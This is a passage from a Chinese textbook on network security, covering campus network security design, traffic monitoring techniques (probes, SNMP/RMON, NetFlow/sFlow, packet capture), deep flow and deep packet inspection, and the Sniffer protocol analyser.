


图 6-5 改良后的网络信息安全拓扑图

通过以高校校园网的网络安全建设为例，从网络安全所存在的安全威胁的各个方面对目前校园网存在的安全威胁进行了分析，同时以网络安全体系结构为核心，以网络安全的设计原则作为准则，对校园网进行了网络安全的设计，从十个方面来对校园网的网络安全进行了安全部署。通过目前的网络安全设计，能够有效地解决目前校园网所面临的问题。但是，安全防范体系的建立不是一劳永逸的，校园网络自身的情况不断变化，新的安全问题不断涌现，必须根据情况的变化和现有体系中暴露出的一些问题，不断地对此体系进行及时的维护和更新，保证网络安全体系的良性发展，确保它的有效性和先进性。同时，利用漏洞扫描其不定期的检查整个网络、主机和服务的安全缺陷和安全漏洞，及时打补丁，更新安全策略。

6.2　网络安全产品的配置与使用

6.2.1　网络流量监控和协议分析

随着网络技术的快速发展，信息交流的形式也从原来低带宽要求的文件传输、网页新闻、电子邮件和论坛等升级到网络图片、语音通话及视频会议等大流量业务，网络从文字时代步入到多媒体时代。与此同时，互联网所承载的业务种类和应用数量也在不断增长，因此所需要的带宽与之前相比成指数级增长，使网络带宽资源趋于紧张。此外，随着电子商务、电子支付、数字货币、网络银行等各类新业务的开发，网络内容安全变得越来越严重。基于网络的各种企业应用迅速增长，企业网络规模随着企业规模的扩大也在不断增加，企业需要对内网和外网进行严格约束。这几个问题是信息化社会迫切需要解决的，就目前来看，解决这些问题的最重要方案之一就是对网络流量进行监控，如何设计高速网络环境下提供监测能力的企业级流量监控系统是重要的研究课题。

网络流量状况是网络中的重要信息，利用流量监测获得的数据，可以实现以下目标：

① 负载监测：将流量监测获得的网络流量数据作为输入参数，利用统计方法和先验知识，通过负载特性分析过程，可以得到网络的当前负载状态。

② 性能分析：利用流量信息，可以分析得到网络的性能状况，例如链路利用率等，以定位和防止网络中的性能瓶颈，提高网络性能。

③ `网络纠错：复杂的网络环境和丰富多样的应用类型，往往会导致网络故障的发生。通过分析流量信息，可以判定故障发生的位置和导致的原因，例如广播风暴、非法操作等，并采取措施解决故障并避免再次发生。

④ 网络优化：流量工程的目的是为了优化网络性能，其前提是获取网络中的流量信息，在此基础上通过网络控制，例如资源分配、流量均衡等操作，实现网络优化的目标。

⑤ 业务质量监视：现代网络面临的紧迫任务是为用户提供可靠的业务质量保障。而用户获得的服务质量以及网络供应商可提供的服务能力都必须通过流量数据分析获得。

⑥ 用户流量计费：如何在高速宽带网络中实现基于流量的用户计费是目前网络管理领域的热点问题，实现高效的流量计费解决方案必须依靠流量监测技术的进步。

⑦ 入侵检测：安全问题是网络应用中的一个重要方面，入侵检测系统是目前保障网络安全的重要手段。入侵检测的一个重要内容就是通过分析网络流量，判定攻击行为，以采取必要的防御措施。

⑧ 协议调测：在进行协议设计和应用开发时，必须经过实际网络环境检验的过程。当新的协议或应用加入到网络中，必须观测它们产生的数据流量，以判定协议或应用的操作是否正常，是否会对网络性能造成损伤。

6.2.1.1 网络流量监控工作原理

网络流量是单位时间内通过网络设备或传输介质的信息量（报文数、数据包数或字节数）。对在网络中不同位置通过不同方法采集不同空间粒度和不同时间粒度下的网络流量，并借助于数理统计、随机过程和时间序列等数学手段针对预先所定义的一系列网络流量的相关属性对网络流量展开分析与研究，得到网络流量的不同属性在其构成、分布、相关性和变化规律与趋势等方面的特征，称为流量监测。网络流量监控就是通过分析和研究网络上所运载的流量特性，从中抽取能够刻画网络流量特征的参数，进而通过对网络流量建模模拟和性能分析，寻找可调控的性能参数，对流量实施有效的控制、改进和优化网络性能。

网络为大多数用户的应用提供连通性的媒介，以 TCP/IP 协议栈为基础和核心的网络遵循并实现了信息隐藏的原则，将具体的用户级的网络应用抽象为底层的数据帧/包的发送和接收，网络管理人员通过关注和研究数据包/帧形成的网络流量数据，可以了解整个网络的运行态势、网络负载状况、网络安全状况、流量发展趋势、用户行为模式、业务与站点的接受程度，为网络的运行和维护提供重要依据。因此流量监控对于网络性能分析、异常检测、链路状态监测、容量规划等发挥着重要作用。

1．网络流量监控的内容

流量监测中所监测的流量通常采集自主机节点、服务器、路由器的接口、链路和路径等。所监测流量的实体，即流量监测过程中所需要关注的可以量化表示的基本参数，主要包括：

（1）流量大小。即在不同的聚合层次上、特定时间间隔下采集得到的比特数/字节数或者是数据包数所表示的流量大小，主要包括其在网络正常负载或高负载下的流量数值、最大值、中值、平均值、最小值和方差等。

（2）吞吐量。即单位时间内的比特数/字节数或者数据包数，一般也用流量速率表示。根据监测目的的不同，单位时间的时间粒度的选取具有较宽的范围，可以是微秒、纳秒，也可以是日、周、月或年等。

（3）带宽情况。可描述网络的使用状况，其主要包括特定链路或者路径的容量带宽、可用带宽等。

（4）时间计数。指的是网络流量在时间结构上的属性，通过时间来刻画网络流量的动态变化情况，主要包括流量速率的高峰、低谷、突发和抖动等所出现的时刻；并发连接/会话/应用的高峰、低谷、突发和抖动等所出现的时刻；数据包到达的时间间隔、特定协议完成特定功能的数据包，例如，ICMP（Internet Control Messages Protocol，ICMP）的主机不可达和网络不可达、TCP（Transmission Control Protocol，TCP）的 SYN 包和 RST 包，等等。到达的间隔、流到达的时间间隔、会话/会话建立的时间间隔；流的持续时间、会话/应用的持续时间和 MPLS（Multiple Protocol Label Switching，MPLS）路径的持续时间等等。

（5）延迟情况。主要包括数据包通过路由器时的排队延迟、节点对之间的单向延迟、往返延迟、延迟变化等。

（6）流量故障。指的是流量本身中的意外和错误，主要包括错误数据包封装、数据包重传和数据包丢包等的比例、速率和突发模式等。

2．网络流量监控技术

网络流量监测技术主要包括：基于数据采集探针的流量监控技术、基于 SNMP（Simple Network Management Protocol，SNMP）/RMON（Remote Network Monitoring，RMON）的流量监控技术、基于 Netflow/sFlow 的流量监控技术以及基于实时抓包的流量监控技术等这 3 种常用技术。

（1）基于数据采集探针的监控技术

数据采集探针是专门用于获取网络链路流量数据的硬件设备。按实现方式可以分为软件架构和硬件架构。使用时是通过交换机流量镜像端口或直接将其串接在待观测的链路上，对链路上所有的数据报文进行处理，提取流量监测所需的协议字段甚至全部报文内容。

流量探针可以实时对流量数据进行采集记录，经过汇聚和预处理将流量信息发送到后端数据库。通过分析软件可进行实时监视，图表显示分析统计结果或导出报表文件，通过条件设置还能够利用流量探针的数据捕获功能对网络流量进行实时采集或流量镜像，进行报文的协议分析。

硬件架构的数据采集探针是为流量监测目的专门设计的技术方案，能够做到高速端口的限速流量采集，提供对 GE 甚至 2.5G POS 链路的支持。探针采用无源分光器或镜像方式接入网络，不影响原有设备的传输和性能。流量采集过程不需要现有网络设备的参与，路由器交换机可全力用于路由和转发。探针技术不依赖于设备本身的流量统计功能，就能够精确记录所有报文的流量信息，还可根据用户要求定制灵活高效的数据采集策略，最终满足用户对流量监测的需求。

流量探针的安装很简单，可以用于高速的网络而不影响网络性能，适合部署在汇聚层、骨干层或某些网间互连的重要或关键链路上。如果价格合理也可以部署在接入层到汇聚层的边缘。由于探针必须放置在物理链路上，因此不同类型的端口需要不同接口的

探针，目前主要有 FE、GE、OC-3 POS/ATM、2.5G POS 等。探针方法需要部署新的设备，并且一个探针同时只能监测一条或几条链路的流量信息。对于全网流量的监测需要采用分布式方案，在每条链路部署一个探针，再通过后台服务器和数据库，收集所有探针的数据，做全网的流量分析和长期报告。与其他的 3 种方式相比，基于硬件探针的最大特点是能够提供丰富的从物理层到应用层的详细信息。但是硬件探针的监测方式受限于探针的接口速率，一般只针对 1000Mb 以下的速率，而且探针方式重点是单条链路的流量分析。

（2）基于 SNMP/RMON 的流量监控技术

SNMP（Simple Network Management Protocol，SNMP）是 TCP/IP 的标准网络管理协议。基于 SNMP 的流量信息采集，实质上是测试仪表通过提取网络设备代理提供的 MIB（Management Information Base，MIB）收集一些具体设备及流量信息有关的变量。MIB 定义了节点设备的对象标识树，每个对象表示设备的一种状态或数据(如接口发送、接收的报文数和字节数)。基于 SNMP 收集的网络流量信息包括：输入字节数、输入非广播包数、输入广播包数、输入包丢弃数、输入包错误数、输入未知协议包数、输出字节数、输出非广播包数、输出广播包数、输出包丢弃数、输出包错误数、输出队长等。

RMON 协议是对 SNMP 标准的扩展，它定义了远程监视的标准功能以及远程监控代理的接口，主要对一个网段乃至整个网络的性能数据进行采集和测量。RMON 关注网络链路层的统计、分析和告警，而 RMON 关注网络层和应用层的性能监测，在 RMON 基础上增加了协议分布和探针配置等项目。RMON 通过两种方法收集数据：一种是将 RMON 代理嵌入网络设备使其对外提供 RMON 功能；另一种是通过专用的 RMON 探针，网管直接从探针获取信息并控制网络设备。

（3）基于 NetFlow/sFlow 的流量监控技术

NetFlow 流量信息采集是基于 Cisco 提供的 NetFlow 机制实现的网络流量信息采集。NetFlow 为 Cisco 之专属协议，已经标准化，并且 Juniper、Extreme、华为等厂家也逐渐支持，NetFlow 由路由器、交换机自身对网络流量进行统计，并且把结果发送到第三方流量报告生成器和长期数据库。一旦收集到路由器、交换机上的详细流量数据后，便可为网络流量统计、网络使用量计价、网络规划、病毒流量分析，网络监测等应用提供技术依据。同时，NetFlow 也提供针对 QoS（Quality of Service，QoS）的监测基准，能够捕捉到每一个数据流的流量分类或优先性特性，而能够进一步根据 QoS 进行分级收费。

NetFlow 是 Cisco 公司提出的网络数据包交换技术，它同时可用来记录网络流信息。一个网络流是从给定的源到目的端的单向的一系列数据包，它使用源和目的端点的 IP（Internet Protocol，IP）地址和传输层端口号、协议类型、服务类型（Type of Service，ToS）以及输入接口等来标记网络流。

NetFlow 采用三层体系结构(数据输出设备、数据收集器和数据分析器)完成流数据信息从采集、汇聚、输出、接收、过滤、存储到分析的过程。一般 NetFlow 采用集中的工

作站或服务器同时收集多个路由设备的上报数据。NetFlow 的数据输出要求先在路由器和交换机上定制 NetFlow 流输出，并选择输出流的版本、个数、缓冲区的大小等，配置相应流量收集器的 IP 地址、端口等信息，此时路由器或交换机即可以 UDP（User Datagram Protocol，UDP）的方式向外发送流信息，然后在 NetFlow FlowCollector 端，配置接收端口号、设置汇聚、过滤策略、流量文件存放目录、格式等等。一般来说，NetFlow FlowCollector 都选用 UNIX 工作站来收集数据，NetFlow FlowCollector 收集的数据将存放在本地磁盘中。同时，它也可以通过网关以 SOCKET 方式发送信息到其他网管分析软件，如 Cisco 公司的 NetFlow FlowAnalyzer 流量分析软件。也可以直接读取存放 NetFlow FlowCollector 工作站中的数据文件，对其进行分析处理。例如将这些数据应用到网络仿真中，仿真出实际网络运行的性能参数，为网络设计和规划、运营维护等领域服务。

与其他的方式相比，基于 NetFlow 的流量监测技术属于中央部署级方案，部署简单、升级方便，重点是全网流量的采集，而不是某条具体链路。NetFlow 流量信息采集效率高，网络规模越大，成本越低，拥有很好的性价比和投资回报，但开启 NetFlow 功能需要占用路由器的 CPU 存储资源，对设备的转发性能有较大影响，特别是对汇聚层、骨干层的 GE 或 2.5G POS 接口的影响尤为明显。而且基于连接上报的流数据量很大，给传输、处理和存储造成极大困难。目前一般采用抽样技术，针对不同的应用采用 100-1000 的抽样比，但势必损失流量的许多细节。

sFlow 也是一种嵌入在路由器或交换机内的基于抽样的流量监测技术。sFlow 的目标是为了实现高速网络中多设备、多端口的基于应用的流量监测。sFlow 代理软件采用数据采样机制，将抽样流的流量信息以 sFlow 报文格式发送给流量收集器进行流量分析，同时支持大量的 sFlow 代理。

（4）基于实时抓包的流量监控技术

基于实时抓包的流量监控技术提供详细的从物理层到应用层的数据分析。但该方法主要侧重于协议分析，而非用户流量访问统计和趋势分析，仅能在短时间内对流经接口的数据包进行分析，无法满足大流量、长期的抓包和趋势分析的要求。常见的产品有 NAI 公司的 Sniffer Pro，以及免费的 Tcpdump、Ethereal 等。

3．流量监控系统的评价标准

（1）有效性

能够全面准确地监控所有流量数据，是流量监控系统设计的首要目标，这直接地决定了监控系统的价值。监控系统必须能保证所有的数据流量都能被监测到，必要时可以迅速准确地送往后处理器。

（2）可靠性

可靠性指的是流量监控系统能否长时间稳定的工作。在网络中，不仅存在着大量的各式各样的通信数据，而且随时会有各种缺损、被人为篡改的数据包，突发的流量以及病毒、非法入侵等，这就在客观上要求网关在处理各种数据的时候，保证可以长期的稳

定正常工作，而不会因为各种突发事件失控，导致丢失数据。

（3）实时性

由于流量监控系统一般直接部署在网络出口上，控制着用户所有的数据流量，因此要求控制系统应该在尽量不影响用户正常的网络应用的情况下，进行流量的监视和过滤，而且要求系统能实时地对数据做出解析，判断是否要拦截和上报。

6.2.1.2 协议分析

网络流量监控分析的基础是协议行为解析技术，主要包含协议描述和协议行为解析两个环节。协议描述环节是为应用层协议建立协议描述库的过程。协议描述库中包含了各个应用层协议的正则表达式描述和状态划分信息，根据目标协议的状态划分，能够使用这些正则表达式从目标应用层协议的通信数据中提取相关的协议信息，进行协议行为分析，它是协议行为解析能够正常进行的基础，它的建立依赖于对各个应用层协议标准的掌握和协议行为审计系统需要对目标协议进行分析的深度。协议行为解析环节是利用协议描述库进行协议行为解析的流程，包括协议识别、正则表达式选取、加载到匹配引擎运行、协议信息处理、输出结果信息等几个关键的过程。目前的主要方法有常用端口识别、深度包检测（Deep Packet Inspection，DPI）、深度流检测 (Deep Flow Inspection，DFI)以及这几种方法的混合。常用端口识别技术是根据协议通信五元组中的端口号来识别应用的，如常用的HTTP协议一般采用80端口，以协议所用的端口号为80来识别HTTP协议。当前，由于采用自定义端口、随机端口甚至加密隧道等应用日益增多，采用常用端口识别已经很难满足需要。深度流检测是根据各类应用的连接数、单个IP地址的连接模式、上下行流量的比例关系、数据包发生频率等数据流的行为特征，来对流量的应用类型进行区分的技术，可以较好地识别出应用的类型（如是否 P2P 应用等）。而 DPI 技术是一种基于特征字的识别技术，可根据不同协议的特征(包括协议所使用的端口、协议报文负荷 (payload)中的特定字符串或特定的二进制数据等)来检测和识别出具体的应用协议。

1．深度流检测技术(DFI)

流是一定时间内具有相同的目的地址、源地址、目的端口地址、源端口地址和传输协议报文的集合。深度流检测(DPI)就是以流为基本研究对象，从庞大网络流数据中提取流的特征，如流大小、流速率等，从而判断一个流是否正常的技术。

各类网络安全问题中，数据流可能产生一系列异常，如 heavy-hitters（持续大流量，当下载恶意软件时），heavy-changers（瞬时流量变化，当发送一个大的敏感文件时），高速流（当频繁交互时），super spread 流（广播流，当攻击其他主机时）以及较小流（当发送控制命令时），此时，使用深度流检测技术就能从中发现异常。深度流检测技术由于不用对应用层数据进行深挖，只需要提取流特征以后做统计，故具有良好的性能，并且可以查出一些加密的异常，因此，可作为防御的第一步，先检测出异常的数据流，然后对异常数据流做进一步的深度挖掘，从而找到各种攻击威胁的源头。

深度流检测技术主要分为三部分：流特征选择、流特征提取、分类器。其中常见的流特征有：

- 流中数据包的总个数；
- 流中数据包的总大小；
- 流的持续时间；
- 在一定的流深度，流中包的最小、最大长度及均方差；
- 在一定的流深度，流中最小、最大时间及均方差；
- 在一定的流深度，某方向上的数据包总和。

常见的特征选择算法有 BIF（Best Individual Feature，BIF）算法、MIFS（Mutual Information Feature Selection，MIFS）算法、MIFS-U （Mutual Information Feature Selection-Uncertainty，MIFS-U）算法、FCBF（Fast Correlation-based Filter，FCBF）算法等，用于选择影响因子最大的流特征，便于之后的攻击流量识别。

分类器先以样本集训练出分类模型，然后对待识别的数据流统计特征进行分析，识别出与 APT 攻击有关的恶意流量。分类器中常见的分类方法有贝叶斯、SVM（ Support Vector Machine，SVM）、神经网络、决策树等。

在深度流检测中，首先对会话流进行识别，提取其流特征，然后经由分类器进行分析，如果判断为异常，则可采取相应的处理行为；如果判断为可疑流量，则可结合其他方法如上下行流量对称法、时间跨度均衡法、行为链关联法进行延迟监控判别。

2．深度包检测技术(DPI)

深度包检测(DPI)指的是通过相关技术检测数据包的有用载荷，而不是简单的检测数据包的头部。所谓“深度”是和普通报文检测的分析层次相比较而言的，“普通报文检测”仅分析数据包的 4 层以下的内容，如传统的“五元组”，包括协议类型、源地址、目的地址、源端口和目的端口等，而深度包检测除了对前面所述的内容进行解析外，还增添了对应用层载荷的分析和识别。

目前，深度包检测技术可以用多种分析方法来识别和分类数据流量，这些方法包括端口识别法、字符串匹配法、数值属性法、行为和启发式方法等。我们主要利用字符串匹配法和行为和启发式方法实现上述功能。

字符串匹配的任务就是把当前数据包中应用层载荷的特定内容与协议标准定义的期望值进行比较，检查其是否符合协议标准的规定，从而确定应用层协议的种类，以及检测相关敏感关键字。行为识别是针对某种协议的行为和动作的分析，行为识别技术通常用于无法根据协议判断的业务的识别。启发式识别通常可以归结为对数据包业务的检查以及业务统计参数的提取。一般情况下，行为和启发式识别结合在一起使用，提供更完善的评估能力。

6.2.1.3 网络协议分析工具

1．Sniffer

Sniffer，也可以称为嗅探器，它是一种基于“被动侦听”原理的网络分析方式，能够快速定位网络故障，并能捕获网络故障数据包，帮助网管人员分析和处理故障数据包，有效提高网络管理水平。对于 Windows 操作系统，只要安装了 Sniffer，就相当于把一台计算机变成一台嗅探器，它可以侦听到任何到达网卡的数据帧。运用这种技术方式，可依数据流动情况，监视网络的状态以及网络上传输的信息。ISS（Industry Standard Specification，ISS）为 Sniffer 有过这样的定义：Sniffer 是利用计算机的网络接口截获目的地址为其他计算机的数据报文的一种工具。

网络嗅探器一般由 4 部分组成：① 网络硬件设备。② 实时分析程序。该数据帧中所包含的数据，是为了发现网络性能问题及故障，不同于入侵检测系统之处在于它侧重于网络的性能和故障方面，而非侧重发现黑客行为。③ 监听驱动程序。首先截获数据流，然后进行过滤并将数据存入缓冲区。④ 解码程序。把接收到的加密数据进行解密，同时构造自己加密数据包并发送到网络中。

当前的局域网大多数都为以太网的结构。以太网的数据都是以帧(Frame)作为单位来进行传输的，因为帧在物理上广播，所以同一个物理网段上的所有的主机的网卡都可接收这些以太网帧。网卡有 4 种工作模式：广播模式、多播模式、直接模式和混杂模式（Promiscuous Mode），网卡缺省工作模式为广播模式和直接模式。网卡收到传输来的数据帧，网卡内的单片程序先判断目的 MAC（Media Access Control，MAC）地址，根据工作模式判断是否接收，并在接收后产生中断信号并通知 CPU，否则就丢弃不管。

Sniffer 工具软件却可以把网卡设置成为混杂模式，在这工作模式中，网卡不会对目的地址进行判断，而会直接对收到的每个数据帧产生硬件的中断提醒操作系统进行处理，这样，我们就可以通过软件编程实现相应的捕获以及分析，进一步掌握数据报文的每字段的含义，从而实现对网络的数据报文的监听及分析。由此看出，Sniffer 的工作在网络环境最底层，拦截在网络上进行传送的所有的数据，并且通过相应的软件进行处理，实时的分析数据内容，进一步的分析所处网络的状态以及整体的布局。实际的应用中，Sniffer 分软与硬件两种。Sniffer 软件的优点是容易学习、使用，相对比较便宜，但是其缺点则是不能抓取到网络中的所有传输数据，在某些特定的情况下有可能不能真正了解网络的故障以及运行的情况；而硬件 Sniffer 则被称之为协议分析仪，可以获取到网络上所有的数据，并且对网络的状况的分析也较为准确。Sniffer 一般具有的功能模块及其作用如图 6-6 所示。

Sniffer 具有如下特点：

① 高性能的网络流量捕获能力，能够记录网络链路上的网络流量信息；

② 流量的高级统计分析能力，能以协议、数据包大小等来统计流量分布；

